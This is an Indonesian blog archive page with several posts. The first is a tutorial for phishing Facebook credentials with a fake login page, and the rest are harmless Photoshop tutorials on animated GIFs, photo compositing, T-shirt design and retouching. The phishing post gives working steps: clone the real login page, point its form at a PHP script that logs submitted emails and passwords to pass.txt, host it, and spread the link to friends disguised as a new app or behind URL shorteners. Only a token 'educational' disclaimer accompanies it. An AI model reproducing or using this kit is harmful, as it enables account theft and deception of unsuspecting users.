**
Showing posts with label Computer. Show all posts

Sunday, November 19, 2017

Rahasia membuka login FB

10 Langkah Hacking Facebook Dengan Menggunakan Teknik Fake Login


10 Langkah Hacking Facebook Dengan Menggunakan Teknik Fake Login
on 24 Juni 2012 ·Komentar pada 10 Langkah Hacking Facebook Dengan Menggunakan Teknik Fake Login :11 Komentar 

facebook login
Oke, sudah lama saya tidak menulis di internet. Kali ini saya mau bagi-bagi ilmu gimana caranya bikin fake login Facebook.
Apa itu fake login? Fake login adalah sebuah interface buatan yang menyerupai suatu website dengan tujuan untuk mengelabuhi target agar email dan sandi yang sifatnya rahasia dapat diketahui. Bagaimana caranya?Ikuti baik-baik tahap yang akan saya berikan.
  1. Koneksi Internet
  2. Masuk ke : http://www.facebook.com/login.php/

  • Klik kanan, pilih save as atau save page as
  • Lalu anda akan memiliki file yang bernama “Log in Facebook.htm” dan folder berupa kumpulan file yang bernama “Log in   Facebook_Files”
  • Pada file ”Log in Facebook.htm” klik kanan, open in notepad lalu ganti kode <div><form id=”login_form” action=”https://www.facebook.com/login.php?login_attempt=1″method=”post” menjadi <div><form id=”login_form” action=””next.php method=”post” untuk menemukannya, cukup dengan “ctrl+f”  (find) dan jangan lupa di save
  • Anda harus memiliki hosting dan domain terlebih dahulu. Jika saya menggunakan 000webhost.com dengan url yang telah diberikan dari 000webhost (lebih detil cari cara bagaimana membuat sebuah web)
  • Upload file ”Log in Facebook.htm” lalu ganti nama dengan nama apa saja yang anda inginkan namun jangan tertera kata “facebook”
  • Upload file yang ada di “Log in   Facebook_Files” ke hosting yang sudah kamu buat
  • Buat php script dengan nama “next.php” dengan notepad, kemudian ganti extention dari .txt menjadi .php (yang harus anda isi akan saya berikan di bawah) kemudian upload ke hosting tempat dimana anda menaruh file dengan extention .htm tadi.
  • Good Job! sekarang tinggal berikan URL fake login tersebut ke teman anda atau sebarkan secara random dengan embel-embel aplikasi baru atau cara baru login di facebook. Atau jika mau lebih menipu, gunakan URL shortner seperti bit.ly atau tinyurl.

  • Jika berhasil, maka di tempat dimana anda mengupload file tadi akan tebuat file baru bernama pass.txt yang berisikan email dan password si target. Ini dia fake user interface yang telah saya buat script next.php
    <?php
    header(“Location: http://www.facebook.com/login.php rel="nofollow">http://www.Facebook.com/login.php
    “);
    $handle = fopen(“pass.txt”, “a”);
    foreach($_GET as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, “=”);
    fwrite($handle, $value);
    fwrite($handle, “\r\n”);
    }
    fwrite($handle, “\r\n”);
    fclose($handle);
    exit;
    ?> ATTETION: Artikel ini hanya bersifat edukasi, nilai yang didapat adalah jangan sekali-kali login dari url selain facebook.com. Sorry for no picture buat tutorialnya. Salam.
    ***

    Thursday, September 5, 2013

    CARA MEMBUAT ANIMASI BERGERAK DENGAN PHOTOSHOP

    Banyak layanan online gratis yang menyediakan jasa pembuatan animasi gif yang bergerak. Namun saya akan mencoba membuat tutorial secara manual dengan menggunakan program adobe photoshop untuk membuat animasi gif ini. Biasanya gambar animasi ini sering digunakan oleh advertiser untuk pembuatan banner animasi bergerak dan gambar bannernya juga bagus-bagus. Nah kita mulai saja tutorial Cara Membuat Animasi Bergerak Dengan Photoshop dibawah ini. Saya akan bahas berikan cara sederhana dan mungkin ini merupakan dasar dalam pembuatan banner / gambar animasi gif.

    Cara Membuat Animasi Bergerak Dengan Photoshop


    Cara membuat animasi gif dengan photoshop
    1. Buka adobe photoshop
    2. Buat layer baru atau tekan Ctrl+N dan warna background hitam

    Cara Membuat Animasi Bergerak Dengan Photoshop


    3. Pada pallet klik Create a new layer

    Cara Membuat Animasi Bergerak Dengan Photoshop


    4. Pada toolbox klik Brush tool (B) dan ambil gambar brush untuk diletakkan ke background, terlebih dahulu ubah warna set foreground color misalnya warna merah seperti ini

    Cara Membuat Animasi Bergerak Dengan Photoshop


    Cara Membuat Animasi Bergerak Dengan Photoshop


    5. Pada menubar klik Layer Layer Style Gradient Overlay. Ubahlah Style menjadi Radial dan nilai Scale menjadi 10% seperti ini

    Cara Membuat Animasi Bergerak Dengan Photoshop


    6. Sehingga menjadi seperti ini

    Cara Membuat Animasi Bergerak Dengan Photoshop


    7. Duplikat layer 1 dengan cara tekan Ctrl+J sehingga sekarang ada layer 1 copy

    Cara Membuat Animasi Bergerak Dengan Photoshop


    8. Lalu pada pallet layer, klik Add a layer style 

    Cara Membuat Animasi Bergerak Dengan Photoshop


    9. Ubah Style menjadi Radial dan Scale menjadi 20%

    Cara Membuat Animasi Bergerak Dengan Photoshop


    10. Sehingga menjadi seperti ini 

    Cara Membuat Animasi Bergerak Dengan Photoshop


    11. Nah selanjutnya lakukan duplikat layer sampai ada layer 14 copy. Naikkan nilai Scale dari 20 menjadi 30, 40, 50 dan seterusnya sampai 150%. 

    Cara Membuat Animasi Bergerak Dengan Photoshop


    12. Selanjutnya akan membuat animasi / animation, caranya pada menubar klik window => Animation

    Cara Membuat Animasi Bergerak Dengan Photoshop


    13. Sehingga akan terlihat seperti ini

    Cara Membuat Animasi Bergerak Dengan Photoshop


    14. Lalu pada pallet layer, matikan tanda seperti mata semua dari layer 1 copy sampai dengan layer 14 copy kecuali layer 1 dan background, lihat gambar dibawah ini

    Cara Membuat Animasi Bergerak Dengan Photoshop


    15. Pada animation (Frames), klik Duplicates selected frames untuk menggandakan

    Cara Membuat Animasi Bergerak Dengan Photoshop


    16. Dan pada pallet layer, matikan tanda mata pada layer 1 sampai layer 14 copy kecuali layer 1 copy dan background

    Cara Membuat Animasi Bergerak Dengan Photoshop


    17. Lakukan cara yang sama seperti contoh pada point ke 15 dan 16 yaitu sampai layer 14 copy, sehingga akan terlihat ada 15 frames, seperti ini

    Cara Membuat Animasi Bergerak Dengan Photoshop


    18. Selanjutnya klik frames 1 dan ubah nilai delay menjadi 0,2 second. Lakukan juga pada frames 2 sampai dengan frames 15

    Cara Membuat Animasi Bergerak Dengan Photoshop


    19. Nah untuk menjalankan animasi, klik tombol Play yang ada di tengah

    20. Lalu simpan hasilnya dengan cara pada File => Save for web & devices dan beri nama animasi gif

    Cara Membuat Animasi Bergerak Dengan Photoshop



    21. Kalau dibuka maka hasilnya seperti ini

    Cara Membuat Animasi Bergerak Dengan Photoshop


    Memang terlihat agak rumit tapi kalau anda tekun pasti bisa juga cara membuat animasi gif dengan photoshopini, selamat mencoba dan semoga bermanfaat.
    Sumber: bloggerbondowoso.com
    ***

    CARA MEMOTONG DAN MENGGABUNGKAN FOTO DENGAN PHOTOSHOP

    Tutorial photoshop kali ini akan membahas bagaimana Cara Memotong dan Menggabungkan Foto Dengan Photoshop. Untuk memotong objek foto/gambar dan menggabungkan ke dalam 1 kanvas tidaklah begitu sulit, karena dengan menggunakan photoshop semua dapat dilakukan. Dalam memotong objek gambar / foto ini anda harus penuh kesabaran / telaten supaya bisa menghasilkan seleksi yang lebih optimal. Yuk kita mulai saja bagaimana cara menggabungkan objek ke dalam satu kanvas dengan bahan dasarnya Pen Tool yang ada di adobe photoshop.

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop

    Cara Menggabungkan Foto Dengan Photoshop

    1. Buka aplikasi Adobe Photoshop, terserah mau versi berapa aja boleh kok
    2. Siapkan 2 buah foto yang akan dipotong untuk digabungkan seperti contoh dibawah ini

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop


    Cara Memotong dan Menggabungkan Foto Dengan Photoshop

    Saya akan memotong objek foto / gambar untuk yang cewek duluan, caranya yaitu pada toolbox silahkan pilih Pen Tool (P). Lalu buat seleksi pada pinggir foto cewek ya seperti dibawah ini

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop

    Setelah terseleksi lalu klik kanan mouse dan pilih Make Selection

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop

    Dan beri angka untuk Feather Radius menjadi 2 pixels

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop

    Maka hasil seleksi akan tampak seperti garis putus-putus mengitari pinggiran foto / gambar seperti dibawah ini. 

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop

    Sekarang kita ambil foto apa aja untuk dijadikan background, misalnya foto pemandangan

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop


    Lalu geser atau move/drag foto cewek ke gambar pemandangan seperti dibawah ini

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop

    Maka hasuilnya seperti dibawah ini, dan nantinya anda dapat mengatur besar kecilnya foto agar sesuai dengan backgroundnya yaitu dengan menggunakan Ctrl + T sambil menekan tombol Shift

    Markup Validation Service


    Lalu kita akan memasukkan foto Cristiano Ronaldo untuk digabungkan ke foto diatas dan caranya sama seperti point-point yang diatas yang sudah saya jelaskan cara-caranya, dan hasilnya seperti dibawah ini 

    Cara Memotong dan Menggabungkan Foto Dengan Photoshop

    Nah kini ke 3 foto sudah berhasil menyatu. Sebenarnya tutorial untuk Cara Memotong dan Menggabungkan Foto Dengan Photoshop sangat mudah dilakukan asal cara memotongnya harus sabar dan pasti berhasil dengan baik. Selamat dicoba.
    Sumber: blogerbondowoso.com
    ***

    CARA MEMBUAT DESAIN KAOS DISTRO DENGAN PHOTOSHOP

    Untuk anda yang ingin belajar design grafis, pada tutorial ini saya akan sedikit memberi dasar bagaimana cara membuat desain kaos distro dengan Photoshop dan nantinya anda harus lebih kreatif dan pandai mengembangkan. Dalam membuat disain baju atau disain t-shirt atau disain kaos distro menggunakan adobe photoshop ini, saya menggunakan Pen Tool yang ada di toolbox photoshop. Ya udah kita mulai saja bagaimana cara membuat disain kaos distro menggunakan photoshop.

    Cara Membuat Desain Kaos Distro dengan Photoshop

    Cara Membuat Disain Kaos / T-shirt dengan Photoshop

    1. Buka program adobe photoshop
    2. Buat layer baru atau Ctrl + N 
    3. Buat garis bantu untuk membuat pola kaos. Lalu gunakan Pen Tool yang ada di toolbox untuk membuat pola kaos / t-shirt

    Cara Membuat Desain Kaos Distro dengan Photoshop


    4. Nah kalau pola baju sudah dibuat, sekarang akan dibentuk agar terlihat seperti kaos yaitu dengan mengaktifkan Direct Selection Tool (A) yang ada di toolbox untuk mengedit polanya

    Cara Membuat Desain Kaos Distro dengan Photoshop

    5. Dan kalau sudah pas bentuk pola menurut yang anda kehendaki lalu beri warna, misalnya kuning
    Cara Membuat Desain Kaos Distro dengan Photoshop

    6. Buat bagian kerah, masih menggunakan Pen Tool dan buat seperti ini

    Cara Membuat Desain Kaos Distro dengan Photoshop


    7. Selanjutnya tinggal meletakkan kerah yang sudah dibuat, seperti ini

    Cara Membuat Desain Kaos Distro dengan Photoshop


    8. Nah saatnya membuat lipatan pada lengan kaos sebelah kiri dan kanan dengan Pen Tool dan beri warna agak gelap, seperti ini

    Cara Membuat Desain Kaos Distro dengan Photoshop


    9. Hasilnya setelah lipatan kaos dibuat seperti ini

    Cara Membuat Desain Kaos Distro dengan Photoshop

    10. Lalu buat juga lipatan pinggir kaos dengan Pen Tool dan beri warna agak gelap, seperti ini

    Cara Membuat Desain Kaos Distro dengan Photoshop


    11. Nah sekarang tinggal memberi variasi untuk model kaos, bisa berupa gambar atau tulisan atau bisa dengan brush, seperti contoh ini

    Cara Membuat Desain Kaos Distro dengan Photoshop


    Demikianlah Cara Membuat Desain Kaos Distro dengan Photoshop, silahkan anda coba yang lebih bagus dari tutorial yang saya buat diatas, semoga bermanfaat.
    Sumber; bloggerbondowoso.com
    ***

    Friday, August 30, 2013

    Belajar Mengedit Photo Shop

    Angga Azura 
    Tutorial kali ini akan memperlihatkan kepada anda 5 teknik sederhana, namun sangat penting, bagi pemula Photoshop jika ingin menekuni foto retouch (manipulasi foto digital). Anda akan temukan betapa mudah menambah kontras dan kedalaman warna pada gambar untuk membuatnya tampak lebih bagus. Tutorial ini benar-benar simpel, namun efektif. Selamat mencoba.


    Kita ambil sembarang foto dan menerapkan 5 teknik untuk memperbaiki efek keseluruhan foto. Berikut ringkasan 5 topik yang akan dibicarakan dalam tutorial ini:

    1. menghilangkan noda hitam dengan Spot Healing Brush
    2. membuat mata terlihat lebih jelas
    3. memanfaatkan surface blur untuk menghaluskan kulit, bukan menggunakan gaussian blur
    4. membuat bibir terlihat lebih indah
    5. menambah kedalaman warna dan kontras pencahayaan pada rambut

    Ini adalah tampilan sebelum dan sesudah hasil akhir:

    Sebelum                               Sesudah


    Baiklah, mari kita mulai belajar manipulasi foto dengan Photoshop.

    Dalam tutorial ini, akan digunakan foto berjudul 

    Menghilangkan Noda Hitam dengan Spot Healing Brush


    Pertama kali mengamati foto yang kita jadikan obyek, kita dapat melihat beberapa titik hitam pada kulitnya, seperti ditunjukkan di bawah ini:


    Untuk memperbaikinya, kita dapat menggunakan tool Spot Healing Brush, seperti terlihat dalam toolbox berikut:


    Seret Spot Healing Brush, atur ukuran brush agar sedikit lebih besar dari noda hitam, dan lakukan klik pada noda tersebut:


    Dapat anda lihat, setelah anda melakukan klik, noda hitam menghilang:


    Dasarnya, apa yang terjadi adalah bahwa dengan tool Spot Healing Brush, ia mengambil contoh dari piksel warna sekitar kulit dan menggunakannya untuk mengganti piksel warna noda hitam. Magic, bukan?

    Lakukan cara yang sama untuk menghilangkan semua noda hitam di seluruh wajahnya, berikut efeknya sejauh ini:


    Membuat Mata Terlihat Lebih Jelas


    Sekarang, perhatikan matanya, yang sudah cukup indah meskipun tanpa perbaikan, namun kita dapat lebih memperindahnya lagi, inilah caranya:

    Duplikasi layer background sekali, atur blending mode pada "Soft Light" untuk layer hasil duplikasi, anda akan mendapatkan efek:


    Dapat anda lihat dengan melakukan hal tersebut sejatinya kita menambah gelap keseluruhan gambar. namun disini kita hanya ingin menambah kedalaman mata, jadi kita perlu menghilangkan gambar sisanya pada layer kopi tersebut. untuk melakukan hal ini, klik layer > layer mask > hide all, kemudian pada layer mask, gunakan Brush putih untuk menggambar dalam mata, seperti terlihat pada ilustrasi berikut:


    Dengan melakukan hal tersebut kita hanya menampilkan porsi mata pada layer saja. Ini adalah hasil setelah proses melukis itu:


    Memanfaatkan Surface Blur untuk Menghaluskan Kulit


    Sekarang mari kita buat kulitnya sedikit lebih lembut. untuk melakukannya, kita gunakan Surface Blur. Alasan pemilihan Surface Blur ini adalah karena, tidak seperti Gaussian Blur (yang mengaburkan keseluruhan image), Surface Blur menyisakan detail garis. Ini mengeliminir kebutuhan untuk menambahkan layer mask pada layer duplikasi untuk memunculkan garis (edge).

    Jadi, gandakan layer background original sekali saja, dan terapkan setting Surface Blur seperti berikut:


    Atur opacity dari layer duplikat pada 70%, dan anda akan mendapatkan efek sebagai berikut:


    Mempermak bibir agar terlihat lebih menawan


    Untuk melakukannya, gunakan Lasso Tool untuk membuat seleksi sekitar bibir sebagaimana tampak dalam ilustrasi berikut:


    Tekan Ctrl + J dua kali untuk membuat dua duplikat dari seleksi, ubah blending mode dari duplikat pertama menjadi Multiply, dengan opacity 100%. Ubah blending mode layer duplikat yang kedua menjadi Linear Light, dengan opacity 55%.

    Gunakan penghapus (eraser) yang lembut dan bundar untuk menghapus tepian bibir secara hati-hati, sehingga akan diperoleh hasil sebagai berikut:


    Tambahkan layer lain di atas semua layer, pakai kuas (brush) bulat lembut warna putih untuk melukis secara hati-hati sekitar bagian bawah bibir untuk menambah pencahayaan ekstra:


    Tips: atur flow dan opacity pada brush di kisaran angka 40%, ini cara kita agar dapat menerapkan efek brush secara bertahap.

    Menambah Kedalaman Warna dan Kontras Pencahayaan pada Rmbut


    Terakhir, kita dapat menambah beberapa kedalaman warna gadis dalam foto. Untuk melakukannya, kita dapat menambahkan layer Curves Adjustment dengan pengaturan sebagai berikut:


    Tambahkan layer mask berikut pada layer Curves adjustment:


    Inilah efek hasil akhirnya
    :


    Sumber: Majalah Online Modern.com
    ***
    ****